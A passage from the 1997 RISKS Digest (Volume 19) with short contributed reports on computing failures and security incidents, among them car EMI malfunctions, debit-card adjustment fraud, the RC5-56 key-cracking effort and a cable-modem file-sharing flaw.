>The technical director of the accredited testing authority EMC
>Technologies, Mr Chris Zombalas, said: "This highlights a
critical safety

>issue and the problem, to put it mildly, is poor engineering.
The

>electronic systems aren't engineered properly to operate in the
>environment". Automotive failures are also well-known to RFI
Industries,

>an independent testing laboratory in Melbourne.

>

>"Of course the automotive world is closed-mouthed, like the
medical world",

>said Mr Dick Davies, manager of its electro-magnetic
compatibility and

>interference laboratories. "We put these malfunctions into
different

>classes

>

>"A fuel gauge that doesn't work when you're on the mobile phone
is a grade

>one. A grade two might be the windshield wipers going off.
Startling,

>yes, but by itself unlikely to cause an accident.

>

>"Grade three could be the electric seat repositioning itself
while you're

>driving. That could, perhaps cause an accident. Then you have
grade

>fives, the catastrophic ones. You might be driving down the
Hume Highway

>at 120km/h and the microprocessor says stop the left wheel...or
maybe the

>cruise control jams".

>

>Mr Davies cites an incident near Sydney airport. "An
underground power

>cable was run out in the airport extensions under the freeway.
It just

>happened the car was moving very slowly in a traffic jam and it
sensed the

>magnetic field from the cable, and stopped the front wheels.

It was kind

>of embarrassing. The sensors, depending on the brake system,
can be
>magnetic and the frequency of the mains cable was just the
right frequency
>to set off the brakes."

Adam Cobb, Research School of Pacific and Asian Studies,
Australian National
University ACT 0200 Australia 61-2-62438557 <http://coombs.anu.edu.au/~acobb>

✶ Screen saver dogs DoD's Common Operating Environment

John Long <johnlong@ix.netcom.com>

Tue, 21 Oct 1997 14:55:38 -0400

The DoD has creating a standard operating environment called the Common Operating Environment. All internal and external development is expected to comply with the COE. However, recently, it was discovered that there was a bug in the screen lock program that came with it:

> I have discovered that the screen saver used when the COE screen gets
> locked, somehow always "the worms", consumes all available cpu time on the
> system. This causes any boot processes of the application, and even
> graphical application processes the user is running, to slow to almost
> zero progress any time the screen gets locked. I first discovered this when
> I walked away from a system running the COE segment installer. The screen
> locked, as expected by the deadman timer. When I unlocked it, though, I
> discovered that no progress had been made on the segment

```
install.  
>  
> While this problem is just an inconvenience in the case of  
segment  
> installs, this is catastrophic for the application my customer  
is  
> migrating. This application includes a number of boot  
processes that  
> maintain a constant flow of data between each of the machines  
running this  
> application. There is no room for falling behind just because  
the screen  
> saver is displayed.
```

Apparently the screen saver, probably considered as a utility, was not tested with the rest of the system when it was integrated. Thus, the general risk is one of creating a seemingly innocent function, adding it to a product, and having a severe impact.

John Long Castek RBG - The Reuse Business Group johnlong@castek-rbg.com

⚡ The Risk of "zero defects"

Peter Kaiser <kaiser@acm.org>
Mon, 20 Oct 1997 09:40:05 +0200

I recently visited a Web page that contains this:

- * Cleanroom Software Engineering

The objective of the Cleanroom methodology is to achieve or approach zero software defects with certified reliability.

where the heading line was a link. I clicked it, and got a page whose entire contents were:

Error opening file:

So I wrote to the webmaster, who eventually responded that the problem had been corrected. I tried the link again. It hadn't. Perhaps by now it has been, but I'm in no hurry to go back there.

I'd be cautious in putting a page up about "zero software defects" -- there may be some Goedelian rule operating in the universe of software under which any software complex enough to be useful must necessarily contain at least one defect. In "The Psychology of Computer Programming", still a good read, Gerald Weinberg recounts a lovely story about debugging the null program. As you might guess, even the null program could contain bugs.

Pete kaiser@acm.org

⚡ When taking a guess isn't so smart

<dom@inta.net>

Thu, 23 Oct 1997 17:03:22 +0100 (BST)

Having in the past given up with the domain name private.org due to the amount of irrelevant e-mail I received to it, you would have thought I would know better.

I own the domain name HTTP.ORG. The web site for that domain has always received a fair amount of seemingly random hits, presumably from people mistyping URLs and having their domain suffix search order including ORG.

Recently however I have noticed a dramatic increase in the number

of hits to www.http.org, so I decided to investigate further.

Looking

at the access logs, it did appear that the recent upsurge in hits could also be attributed to mistypes. But why the very recent increase ?

The common link is Lynx web browser 2.7.1.

It would appear that the latest version of Lynx likes to pretend to

be clever and guesses at a URL if it doesn't receive a response from

the host that you typed. Unfortunately this means that a request for

any of the following typos:

```
lynx http//:www.somedomain.com
```

```
lynx http//www.somedomain.com
```

```
lynx http/:www.somedomain.com
```

```
lynx http/www.somedomain.com
```

Will result in Lynx trying...

```
Looking up 'http' first.
```

```
Looking up 'www.http.com', guessing...
```

```
Looking up 'www.http.edu', guessing...
```

```
Looking up 'www.http.net', guessing...
```

```
Looking up 'www.http.org', guessing...
```

```
Getting http://www.http.org/www.somedomain.com
```

At which point my site is queried.

The risks are obvious. Confusion reigns and I receive a constant flow of

hate e-mail from users all around the world who think that I have hijacked

the web sites they are trying to reach. *sigh*

Dominic J. Hulewicz - <mailto:dom@inta.net> - <http://www.intanet.com/dom>

[Dominic CC:ed a lynx development list on this contribution.

I have carefully removed that address here, but am now getting copied on requests to be removed from that list! I never

sausage lynx
before. PGN]

⚡ Risks of Civic Virtue

Peter Wayner <pcw@access.digex.net>

Fri, 24 Oct 1997 09:59:15 -0400 (EDT)

I paid **too** much in taxes and got labeled a deadbeat taxpayer. Here are the four components for disaster: 1) my mortgage holder pays my property taxes, 2) I'm enrolled in a special program that lowers the amount kept in escrow because I pay these taxes semi-annually instead of annually, 3) most people pay annually, 4) computers.

The mortgage company, for some bizarre reason, paid too much in taxes. It turns out they paid the 3% fee for using the semi-annual scheme with the first half instead of the second half. The city's computers saw that the amount was more than was owed semi-annually and assumed I was voluntarily trying to pay annually. It kindly switched me over to the annual plan. But since the amount was also less than the annual amount, it assumed I was a tax cheat.

If I didn't catch this, the house would have been auctioned off.

⚡ Risks of debit cards for merchants

Benoit Lavigne <blavigne@ca.newbridge.com>

Mon, 20 Oct 1997 14:55:30 -0400 (EDT)

I heard the following story on CBC Radio 1:

A picture framing business had more than 240,000\$ stolen from their account.

A quick debit card primer

The debit machine is normally used by the merchant who swipes the client card in the card reader, then enters the amount of the sale. The customer then enters his PIN on a separate keypad. When the PIN is verified, the customer's bank account is debited and the merchant's bank account is credited.

A transaction adjustment is the reverse. The process is the same, but the customer's account is credited and the merchant's is debited. This is a relatively rare transaction (typically used when returning an item which was purchased via debit card).

The story:

On Friday Night, thieves forced the front door open with a crowbar, and used the merchant's debit machine (which is also used to charge Visa & MC) to do transaction adjustment in excess of 240,000\$. They used 10 debit cards for which they had the PIN numbers. When the merchants opened their store on Monday, nothing had been stolen and they did business as usual. Only when they did the "debit machine reconcile" at the end of the day did they notice a discrepancy. The balance from the debit machine slip read -248,372\$. Fearing a mix-up, or some data entry SNAFU, they contacted the bank, but no one returned their call.

The next day, their account had been frozen, and their vendor number (used to process MC & Visa) was suspended. All this time, no bank officials would return their calls. Eventually, they reached someone in the corporate office who told them that they couldn't do anything until the police investigate. The police determined that thieves did the deed by Thursday, but the bank still took over 2 weeks to reinstate the account and vendor number.

Some interesting points:

- The transactions were done between Midnight and 4 AM.
- There was a \$45,000 adjustment done at 3AM.
- The bank account balance at the time was only 2000\$
- The merchants DID NOT have overdraft protection.
- In order to start a debit machine, one needs a special vendor card.

But the bank typically tells customers to keep the card in the cash register till for easy access.

- The merchants have been doing business with the same bank for over 18 Years.

The thieves have been identified. It mystifies me how they thought they could get away with it, since the transactions are traceable.

Some thoughts:

On the bank side, there doesn't seem to be any checks made on the validity of a transaction adjustment (Unusual transaction patterns, overdraft, etc).

No one at the bank seemed to know the system, or be able to give answers.

Plenty of familiar risks:

- No transaction validation
- Not securing the key card

- Clue-less bank advice
- Clue-less bank officials

Benoit

⚡ Re: Another way to exploit local classes in Java ([RISKS-19.41](#))

Li Gong <gong@games.Eng.Sun.COM>

Fri, 17 Oct 1997 19:35:27 -0700

Andre L. Dos Santos ([RISKS-19.41](#)) described an attack based on installing classes onto CLASSPATH. "The danger of setting the CLASSPATH environment variable to a path where malicious classes are located is well known."

Starting from JDK1.2 (public beta version should have appeared on our web site by the time this article appears), we can separate from locally stored system code and locally stored but less trustworthy code. In particular, a separate class path (configured using a Java property) is introduced such that

(1) CLASSPATH should only contain trusted system code (so in most

cases, a user should not touch/change it);

(2) java.app.class.path should contain everything else one wants to

load from the local file system.

Local applications loaded from java.app.class.path are subject to the same rigorous bytecode verification and other runtime checks that have been

applied to applets downloaded over a network.

In short, there is no longer any built-in difference (in terms of security) between a local application and a remote applet. Moreover, a policy-based, easily configurable and extensible security model is now applied, equally, to both applets and applications. (Documentation of this should come with the beta release.)

Li Gong, JavaSoft, Sun Microsystems, Inc.

✶ Re: Internet sting identifies 1,500 suspected child pornographers

<Mike_Perry@DGE.ceo.dg.com>

Wed, 1 Oct 1997 20:22:56 est

(Re: Youngman, [RISKS-19.40](#))

It's interesting to note that this operation would not have been hampered one bit by strong encryption - even if the images were so encrypted, the sting would have obtained the keys - there's no point mailing an encrypted image to someone you think is a fellow devotee without the key....

Also, the site (<http://www.cnn.com/US/9709/30/cybersting/>) shows again a worrying lack of understanding amongst lawmakers/enforcers.

It took "investigator Michael McCartney" (they don't say which agency) 10 minutes using e-mail to get "a picture of an adult male having sex with an

adult male". Hasn't he heard of Usenet? - I'm sure that it wouldn't have taken that long to find something in a.b.p.e.gaymen.

Mike

✉ Re: Paris police computer spares Corsican motorists (Boggio, R-19.41)

"Clive D.W. Feather" <clive@demon.net>
Sat, 18 Oct 1997 09:28:27 +0100

Actually, there's a slight translation problem here. France is divided into 96 "Departments", corresponding roughly to counties. These were initially numbered 01 to 95, so if you live in number 42, your car registration is of the form "NNNN XX 42" (say "2724 TJ 42") and your postcode is of the form 42NNN (say 42301).

Then Corsica - number 20 - was split into two Departments, numbered 2A and 2B (and not to be confused with 02). So cars are now 2724 TJ 2A, but postcodes remain 20123.

Clive D.W. Feather, Director of Software Development, Demon Internet Ltd.
Tel: +44 181 371 1138 Fax: +44 181 371 1037 <clive@demon.net>

✉ 911 silence similar to former Lexus problem (Wilcoxon, [RISKS-19.41](#))

Ari Rapkin <ari@HOSTESS.GRAPHICS.CS.CMU.EDU>

Thu, 23 Oct 97 10:19:21 EDT

I wonder whether they will add artificial "line-noise" to alleviate people's worries?

I've heard that early Lexus cars had a similar problem. The cars were so quiet and well sound-proofed that one couldn't tell by listening whether or not the engine was running. This led to a lot of drivers trying to start an already-running car, and ruining their starters. In response, Lexus modified the soundproofing to let a little more noise in, and also modified the dashboard readouts, making the lights much brighter, so that one could tell **visually** that the car was running.

I can't confirm that this was really what happened, but it's what my father told me when I asked about the unusually bright dashboard lights in his car...

Ari Rapkin

✶ Costs and benefits of war-dialing

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Sun, 28 Sep 1997 12:08:31 -0400

At <<http://www.zdnet.com:31019/zdnn/content/zdnn/0918/zdnn0010.html>> ,

Jonathan Littman mentions an interesting aspect of a security scan using a war dialer:

> Hacker shocker: Project reveals breaches galore
> Hackers call it "war dialing."
> By Jonathan Littman
> September 18, 1997 2:47 PM PDT ZDNN

> A security expert has used this old hacker's technique to root out
> thousands of modem lines in Northern California that may be leaving
> corporations and individuals vulnerable to attack.

> [He] has been letting his computer do the dialing. A whole lot of
> dialing: 1.4 million numbers or so; 500 an hour, 12,000 a day. Roughly
> 14,000 of the 1.4 million numbers [his] program randomly dialed were modem
> lines, a figure that translates to thousands of open doors for would-be
> hackers to wreak havoc.

Readers of RISK will already have noticed that if 14,000 of 1.4M numbers
dialed were modems, then about 99% of the phone numbers were either
unassigned or were not modem numbers. So did 1,386,000 people receive calls
from a modem? Or were the random calls directed solely at known commercial
exchanges?

And it appears from "500 an hour, 12,000 a day" that these calls went out at
all hours. Which would be preferable, do you think: being bothered by a
modem during working hours or in the middle of the night?

In addition, US Code Title 47 Section 227 (recently discussed in [RISKS 19.34](#)
ff), automated calls are forbidden by law in the evening and night-time (the
server for <http://www.law.cornell.edu/uscode/47/227.html>) isn't

responding
as I write this, so I don't have the exact times).

The fruit of this poisoned tree is not completely rotten, so the article's interesting findings will be useful in security awareness programs, especially if the ethical and legal issues are discussed in addition to the findings.

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

✶ Problems with ACM e-mail forwarding service

<das@nicklas.franken.de>

Wed, 15 Oct 1997 19:48:13 +0100

I have enjoyed reading comp.risks for some time now, but have never experienced any of the problems recounted there. No invasion of privacy, no denial of service, no hare-brained computer errors beyond the normal ones found in commercial software that mostly fails to do reliably what it is supposed to do. Until now!

The ACM Member Services offers e-mail forwarding to ACM members. Being a wandering sort, I have used this for a few years in order to have a stable e-mail address. You can choose the name to use as long as the name is not already used. My service worked fine until recently, when a fellow member whom I'll call Smith decided to open a forwarding account under

the name
'das'. Now this happens to be my current name in the local
account to which
e-mail is forwarded.

It's hard to see how this would screw things up, since acm.org
is a
completely different domain from my local one, but I suppose
sendmail
screw-ups are like the trees in the forest - uncountable. (I
don't actually
know if they're using sendmail. I tried to get the technical
details of the
mess, but no one at ACM responded to my request.)

Anyway, test e-mail from Smith to Smith started appearing in my
mail. I
forwarded the mail to his real account and he got on the tail of
ACM Member
Services. They were somewhat slow to respond, so this went on
for a
while. Then I got no more test mail from Smith and assumed
everything was
fine. However, my e-mail traffic died off completely, which I
took for an
ominous sign, especially when a reply I was expecting did not
arrive. In
fact, it did soon arrive, forwarded by Smith. Yes, my e-mail was
now being
forwarded to Smith.

I had already alerted ACM to a possible problem and received no
answer for a
few days. Now I sent off a somewhat heated complaint. After all,
this was no
mere test e-mail; this was my private mail getting sent to a
stranger. ACM
finally replied to this and told me the problem was fixed. No
apology or
explanation. And, wouldn't you know it, mail to Smith (now
private mail)
started getting delivered to me again. At this point, Smith
swung solidly

into motion. But by then I had had enough and simply short-circuited the problem by changing my forwarding address to a local alias. ACM then proudly informed me that the problem was finally solved, proving this by sending me a mail that was forwarded to my new alias. I explained to them why this didn't prove anything, and told them that I and Smith were still lacking a proper apology and explanation. The apology arrived, but no explanation.

The ACM also managed to reveal presumably confidential information during our e-mail exchanges. For example, my account number was revealed to Smith and his to me. This is one of the attributes that give access to the online services, such as the one that allows you to change the address to which e-mail is forwarded.

I figure they have earned this article!

David Sedlock

✶ Re: IE4, Netscape, and font anti-aliasing ([RISKS-19.41](#))

"Bryan O'Sullivan" <bos@serpentine.com>
Tue, 21 Oct 1997 13:32:43 -0700 (PDT)

I have been deluged with e-mail since my article about the anti-aliasing of fonts was published in the last issue of RISKS. Unfortunately, it was distributed through an oversight; I had sent mail to the moderator several days before RISKS "went to press", asking him not to publish the

article.

This came about because further investigation on my part had indicated that the problem seemed to lie with individual fonts not being anti-aliased in any application, rather than there being a consistent problem with anti-aliasing in Netscape alone.

It is already well-known that cancelling a Usenet article is no indication that it will not be seen by a large number of people. The RISK illustrated here is, I suppose, that even with a responsive moderator at the helm, taking the step of asking a human not to publish an article does not guarantee that it will not be distributed.

[My apologies for missing the request to cancel the message. I had been away for the annual Baltimore security conference and for a variety of reasons had gone 16 days without an issue. Because I had not been able to check the RISKS mailbox for two weeks, the backlog included many hundreds of would-be contributions (plus a massive number of bounces from the previous issue). I culled out a few that seemed most interesting without even beginning to go through the mailbox. In the future, if you wish to withdraw a submission, please CC my personal mailbox, with a sensible and relevant subject line, because I am massively deleting apparent spams sight unseen (despite ongoing filtering). PGN]

 **NCSA CyberRisk 97 Conference**

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Tue, 21 Oct 1997 13:33:27 -0400

National Computer Security Association invites participation in the
CyberRisk '97 Conference,
The only conference for Internet Liability and Policy Solutions

November 6-7, 1997

Buena Vista Palace Resort & Spa at
Walt Disney World Village, Lake Buena Vista, FL

There are many issues surrounding the Corporate Internet in 1997 including:

acceptable use & policy development, content control, legal liability,
legislative impacts, employee monitoring and management responsibilities.

CyberRisk '97 has been developed to address these issues and offer

practical, real-world solutions to those charged with creating policies and
determining appropriate Internet use for their respective organizations.

The Conference includes an optional Internet Policy Development Workshop.

See <<http://www.ncsa.com/events/conferences/cyberrisk97.html>>
for full details or call 800-488-4595 and press "2" at the prompt.

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 43

Weds 29 October 1997

Contents

- [RC5-56 cracked](#)
[David McNett](#)
- [Stansfield Turner's new book includes near-war risk](#)
[PGN](#)
- [Stock market roller coasters](#)
[PGN](#)
- [Bug costs US\\$3.8 million](#)
[David Kennedy](#)
- [US DoD Break-in Statistic](#)
[David Kennedy](#)
- [Victim Ordered to Surrender Computer and Passwords](#)
[David Kennedy](#)
- [More on California's deadbeat dads' database](#)
[PGN](#)
- [More on Union Pacific congestion](#)
[PGN](#)
- [Security flaw in Rogers Cable's "Wave"](#)
[Hendrik](#)
- [Gerber net hoax](#)
[David Kennedy](#)

- [Smart VCRs & daylight savings time](#)
[Josef K](#)
 - [Daylight savings brings down ATM network](#)
[Laszlo Herczeg](#)
 - [Risks of daylight savings](#)
[Jim Griffith](#)
 - [Windows 95 & daylight savings time](#)
[Dale K. Brearcliffe](#)
 - [NT Screen Savers Considered Dangerous Also](#)
[Bill Elswick](#)
 - [Re: Modern cars](#)
[Stefan Lindstrom](#)
 - [RISKS predicted the San Francisco blackout!](#)
[Ken Hayman](#)
 - [CFP Computer Security Foundations Workshop CSFW11](#)
[Simon Foley](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ RC5-56 cracked

David McNett <nugget@slacker.com>

Wed, 22 Oct 1997 16:14:40 -0500

[via Dave Farber <farber@cis.upenn.edu>]

It is a great privilege and we are excited to announce that at 13:25 GMT on 19-Oct-1997, we found the correct solution for RSA Labs' RC5-32/12/7 56-bit secret-key challenge. Confirmed by RSA Labs, the key 0x532B744CC20999 presented us with the plaintext message for which we have been searching these past 250 days.

The unknown message is: It's time to move to a longer key length

In undeniably the largest distributed-computing effort ever, the Bovine RC5 Cooperative (<http://www.distributed.net/>), under the leadership of distributed.net, managed to evaluate 47% of the keyspace, or 34 quadrillion keys, before finding the winning key. At the close of this contest our 4000 active teams were processing over 7 billion keys each second at an aggregate computing power equivalent to more than 26 thousand Pentium 200s or over 11 thousand PowerPC 604e/200s. Over the course of the project, we received block submissions from over 500 thousand unique IP addresses.

The winning key was found by Peter Stuer <peter@dinf.vub.ac.be> with an Intel Pentium Pro 200 running Windows NT Workstation, working for the STARLab Bovine Team coordinated by Jo Hermans <Jo.Hermans@vub.ac.be> and centered in the Computer Science Department (DINF) of the Vrije Universiteit (VUB) in Brussels, Belgium. (<http://dinf.vub.ac.be/bovine.html/>). Jo's only comments were that "\$1000 will buy a lot of beer" and that he wished that the solution had been found by a Macintosh, the platform that represented the largest portion of his team's cracking power. Congratulations Peter and Jo!

Of the US\$10000 prize from RSA Labs, they will receive US\$1000 and plan to host an unforgettable party in celebration of our collective victory. If you're anywhere near Brussels, you might want to find out when the party will be held. US\$8000, of course, is being donated to Project Gutenberg (<http://www.promo.net/pg/>) to assist them in their continuing efforts in

converting literature into electronic format for the public use. The remaining US\$1000 is being retained by distributed.net to assist in funding future projects.

Equally important are the thanks, accolades, and congratulations due to all who participated and contributed to the Bovine RC5-56 Effort!

The thousands of teams and tens of thousands of individuals who have diligently tested key after key are the reason we are so successful.

The thrill of finding the key more than compensates for the sleep, food, and free time that we've sacrificed!

Special thanks go to all the coders and developers, especially Tim Charron, who has graciously given his time and expertise since the earliest days of the Bovine effort. Thanks to all the coordinators and keyserver operators:

Chris Chiapusio, Paul Chvostek, Peter Denitto, Peter Doubt, Mishari Muqbil,

Steve Sether, and Chris Yarnell. Thanks to Andrew Meggs, Roderick Mann, and

Kevyn Shortell for showing us the true power of the Macintosh and the

strength of its users. We'd also like to thank Dave Avery for attempting to

bridge the gap between Bovine and the other RC5 efforts.

Once again, a heartfelt clap on the back goes out to all of us who have run the client. Celebrations are in order. I'd like to invite any and all to

join us on the EFNet IRC network channel #rc5 for celebrations as we regroup

and set our sights on the next task. Now that we've proven the limitations

of a 56-bit key length, let's go one further and demonstrate the power of distributed computing! We are, all of us, the future of computing. Join the excitement as the world is forced to take notice of the power we've harnessed.

Moo and a good hearty laugh.

Adam L. Beberg - Client design and overall visionary
Jeff Lawson - keymaster/server network design and morale booster
David McNett - stats development and general busybody

✦ Stansfield Turner's new book includes near-war risk

"Peter G. Neumann" <neumann@csl.sri.com>

Wed, 29 Oct 97 10:24:00 PST

In his book, ``Caging the Nuclear Genie'', Admiral Stansfield Turner, describes an incident that occurred on 3 June 1980 when he was President Carter's CIA director. Colonel William Odom alerted Zbigniew Brzezinski at 2:26 a.m. that the warning system was predicting a 220-missile nuclear attack on the U.S. It was revised shortly thereafter to be an all-out attack of 2200 missiles. Just before Brzezinski was about to wake up the President, it was learned that the ``attack'' was an illusion -- which Turner says was caused by ``a computer error in the system.''

His book makes various suggestions that would greatly reduce the threats of accidental nuclear war. ``We have had thousands of false alarms of impending missile attacks on the United States, and a few could

have spun

out of control.' ' [Source: Keay Davidson, *San Francisco Examiner*, in the

San Francisco Sunday Examiner and Chronicle, 19 Oct 1997, p. A-17.]

🔥 Stock market roller coasters

"Peter G. Neumann" <neumann@csl.sri.com>

Wed, 29 Oct 97 9:14:17 PST

The good news is that the computer systems of the major stock exchanges (notably NYSE and NASDAQ) seem to have held up superbly during the recent monster trading days on 27 and 28 October 1997. Yesterday, the NYSE and NASDAQ each handled over a billion shares for the first time ever, with the former at 175% of the previous blockbuster day.

The bad news is that those folks who relied on the Internet to do their panic trading were in for a rough time. There were huge numbers of e-trades already queued up before opening, causing an early traffic jam. Joseph Konen of AmeriTrade Holding blamed some of the delays on limitations of its firewall technology. Many would-be Internet buyers and sellers simply could not get access, in part because their Internet service providers were saturated. Many customers were blocked out because others were tying up lines just to monitor the market. Illustrating the extent to which Internet trading has become a part of the markets, Schwab normally does 35 percent of

its trading on-line; yesterday's trading of more than 300,000 on-line transactions more than doubled their Monday load and tripled their typical day.

[Various sources, including a front-page item by Herb Greenberg in the *San Francisco Chronicle*, 29 Oct 1997.]

⚡ Bug costs US\$3.8 million

David Kennedy <76702.3557@compuserve.com>

Sun, 26 Oct 1997 03:45:55 -0500

HUD Firing, By JENNIFER ROTHACKER, Associated Press Writer
Courtesy of Associated Press via CompuServe's Executive News Service,

AP US & World 21 Oct 1997

> WASHINGTON (AP) -- A computing error the government says cost it \$3.8 million has led to the firing of the financial services firm accused of making the mistake. The Department of Housing and Urban Development has ordered Hamilton Securities Advisory Services Inc. to reimburse the money and suggested it may order further retribution pending an investigation. The Washington, D.C.-based firm defended its work for HUD, and claimed the department owed it \$1.6 million for work successfully completed.

o Hamilton was engaged in '93.

> An investigation ordered by HUD Secretary Andrew Cuomo to ferret out abuse and fraud throughout HUD concluded that Hamilton "failed to

provide

> accurate financial advisory services to the mortgage note sales program"

> since its contract started in 1992, HUD said in a news release.

o Washington Times newspaper reported Monday, that the failure was in

"erroneous instructions" to a computer model Hamilton used to evaluate the

value of mortgage notes. HUD has not accused Hamilton of deliberate

misconduct.

US DoD Break-in Statistic

David Kennedy <76702.3557@compuserve.com>

Mon, 27 Oct 1997 16:04:21 -0500

Courtesy of the COMTEX Newswire via CompuServe's Executive News Service:

24 Oct 1997

Hacker Threats To Defense Computer Systems

> WASHINGTON, DC, U.S.A., 1997 OCT 24 (Newsbytes) -- By Bill Pietrucha. The

> US Defense Department's unclassified computer systems are as susceptible

> to hacking as commercial and other civilian computer systems and networks,

> according to the director of the National Security Agency (NSA), who

> predicted the number of attacks will double this year from the more than

> 250 break-ins in 1996.

> NSA Director US Air Force Lt. Gen. Kenneth Minihan told the Association of

> Former Intelligence Officers' annual convention that more than

250
> unclassified Defense Department computer systems were
> "penetrated" last
> year, a number which could double in 1997. Minihan's remarks
> underscored
> a classified report released to the White House this past
> Monday by the
> President's Commission on Critical Infrastructure Protection
> (PCCIP),
> warning that America's infrastructure is becoming increasingly
> vulnerable
> to the risk of computer attack. ...

> "We have evidence that our known network and computer
> communications
> vulnerabilities are being exploited by real-world attackers,"
> Minihan
> said. Minihan did not elaborate, nor say who the attackers are
> or have
> been.

Dave Kennedy [CISSP] Director of Research, National Computer
Security Assoc.

🔥 Victim Ordered to Surrender Computer and Passwords

David Kennedy <76702.3557@compuserve.com>
Mon, 27 Oct 1997 03:02:58 -0500

Cyber Allegations (AP US & World 21 Oct 1997)

> PONTIAC, Mich. (AP) -- A woman who said she was sexually
> assaulted by a
> man she met through an on-line "chat room" has been ordered to
> turn over
> her computer for examination by the defendant's lawyer.
> Circuit Judge
> Alice Gilbert issued the order Oct. 8 after the defendant said
> another
> computer user told him that the woman had bragged on-line --

in a chat

> room called "Man Haters" -- about making up the story. The woman was

> also ordered to reveal her password and on-line aliases.

o The accused, a 26-year old is alleged to have pulled a knife and attacked

the victim after a date on Feb 28th. Prosecutors have said they will

appeal.

> "In my view, turning over somebody's computer these days is the same as

> asking to go through their diary or mail," said prosecutor John

> Pietrofesa. Inspecting computer records from the opposing side, while

> relatively new in criminal cases, has become common in civil cases, said

> Michigan lawyer and computer law expert Robert A. Dunn. In civil cases, a

> judge will institute safeguards such as making both sides sign a

> confidentiality agreement that information gleaned from computer records

> will not be disclosed outside of court, he said.

Dave Kennedy CISSP, National Computer Security Assoc

🔥 More on California's deadbeat dads' database ([RISKS-19.12](#))

"Peter G. Neumann" <neumann@csl.sri.com>

Wed, 29 Oct 97 10:12:45 PST

We noted in [RISKS-19.12](#) that there are serious development difficulties in

connection with SACSS, the California Statewide Automated Child Support

System. The California Assembly continues to get inadequate answers on

whether the system will ever work and how much more it will cost beyond the current 200% overrun. The technical problems include human interface woes -- the system has 357 screens and 57 ways of opening and closing them; data disappears, and sometimes migrates from one case to another; payments are miscalculated; and there are difficulties in communicating with other agencies. One risk is that if the system is not working adequately by the October deadline, California could lose 5% of its federal welfare funding. [Consequently, cynics might expect the system will be declared a success, even if it does not work.] Lockheed-Martin IMS is the developer of SACCS. On the up side, Lockheed also developed a smaller system for Los Angeles (with 28% of the state's cases), and that system has been running successfully since early 1995. [Source: AP item in the *San Francisco Chronicle*, 21 Oct 1995, p. A21.]

🔥 More on Union Pacific congestion ([RISKS-19.41](#))

"Peter G. Neumann" <neumann@csl.sri.com>

Wed, 29 Oct 97 9:45:42 PST

This was a banner year for corn, wheat, and soybean crops. However, the Union Pacific tie-ups noted in [RISKS-19.41](#) have caused massive backlogs and storage problems. Grain elevators are full. Empty railroad cars are also in short supply, because with train movements in many cases running a month late, many cars are in essence being used as storage, waiting for

locomotives. [Source: USA Today, 26 Oct 1997]

[It may sound *corny*, but *rye* humor is not funny in *oat cuisine*, especially if we do not have *enuf wheat* in *neuf huit* (98). PGN]

✦ Security flaw in Rogers Cable's "Wave"

Hendrik <hendrik@uvic.ca>

Mon, 27 Oct 1997 13:56:14 -0800

Security flaw found in Wave, by Geoffrey Rowan (*The Globe And Mail* News Wire)

Everybody wants to move fast on the Internet, but some users of the high-speed access service called the Wave have inadvertently given up privacy and security to get their fast connection. Jim Carroll, co-author of The Canadian Internet Handbook and a user of the Wave, a service provided by Toronto-based Rogers Cablesystems Ltd., said he discovered the security flaw by accident and has published the details in the 1998 version of his book. He fired up his computer, checked his network connections, and found that he could look into, copy, change, delete and print files from the computers of some of his neighbours who are also Wave customers. Rogers, which knows about the problem and has been trying to warn its customers, said the computers of susceptible Wave users can also be infiltrated by other non-Wave Internet users. (Only customers who have connected more than one computer together and are sharing files are vulnerable.)

"One fellow's [Toronto-Dominion] bank folder, for on-line banking, was right there," Mr. Carroll said. Another machine the author found open to him belonged to a Mississauga lawyer. "These were very confidential, very sensitive documents sitting there, wide open to the world," Mr. Carroll said. "It's as if you're browsing your own machine." Mr. Carroll said he called the lawyer, leaving him a detailed message warning of the security breach, but received no acknowledgment. "One fellow who I called said he was aware of the problem and was trying to figure out how to close it off." The security problem affects Wave customers who have hooked up more than one computer to their cable modem, creating their own computer network. When these customers turn on features in their computers' software that allows them to share files, they become vulnerable. There are only about 8,000 Wave customers, but the service is being rolled out gradually across Canada and is now available to 1.1 million households. Wave's security problem wasn't that tough for Mr. Carroll to discover. Wave officials are aware of it and warn customers at every opportunity to protect themselves. But few computer users read all the documentation. "It's on our Web site, in our end-user agreement, in the manual and in the quick reference card," said Frank Kotter, general manager of the Wave service. A quick search of Wave's World Wide Web site produced a detailed warning of the problem, examples of how it might arise and ways to fix it. [Ed.: see www.wave.ca/HelpSec.html] "We

clearly recognize it's a problem and it's in our best interests to make sure [subscribers] are aware of the risk," Mr. Kotter said. The Wave agreement also states that when customers subscribe, they are only paying to link one computer to the service. Customers who connect more than one computer into a network and then use the Wave for Internet access, including Mr. Carroll, are in violation of that agreement.

Gerber net hoax

David Kennedy <76702.3557@compuserve.com>

Mon, 27 Oct 1997 03:03:08 -0500

Gerber Hoax, By MARY R. SANDOK, Associated Press Writer,
Courtesy of
Associated Press via CompuServe's Executive News Service, 22 Oct
1997

> MINNEAPOLIS (AP) -- On a single day this week, 15,000 pieces
> of mail from
> across the nation poured in to a defunct post office box in
> response to
> what the U.S. Postal Service calls the "Gerber Myth." The
> deluge, which
> has plagued a Minneapolis post office for months, stems from a
> rumor
> circulating on the Internet that the baby-food company is
> giving away \$500
> savings bonds as part of a lawsuit settlement. To share in the
> settlement, parents are told to send copies of their child's
> birth
> certificate and Social Security card to the Minneapolis post-
> office
> box. ...

> Van Hinder, a spokesman for Fremont, Mich.-based Gerber, said the hoax has
> been circulating since January and it appeared to peak about three weeks
> ago. He doesn't blame the Internet alone. "It's more a product of the
> ease of electronic information generally now," he said. "The Internet,
> e-mail, the prevalence of fax and copy machines all have contributed." ...

> A corollary accompanies the "Gerber Myth": that it is the work of people
> gathering Social Security numbers and birth certificates for such things
> as creating false IDs for illegal aliens.

(The story notes that the Postal Service has detected no malicious or fraudulent intent in this particular instance. [DMK: Yet!])

Dave Kennedy CISSP, National Computer Security Assoc

Smart VCRs & daylight savings time

"Josef K." <foo@bar.org>

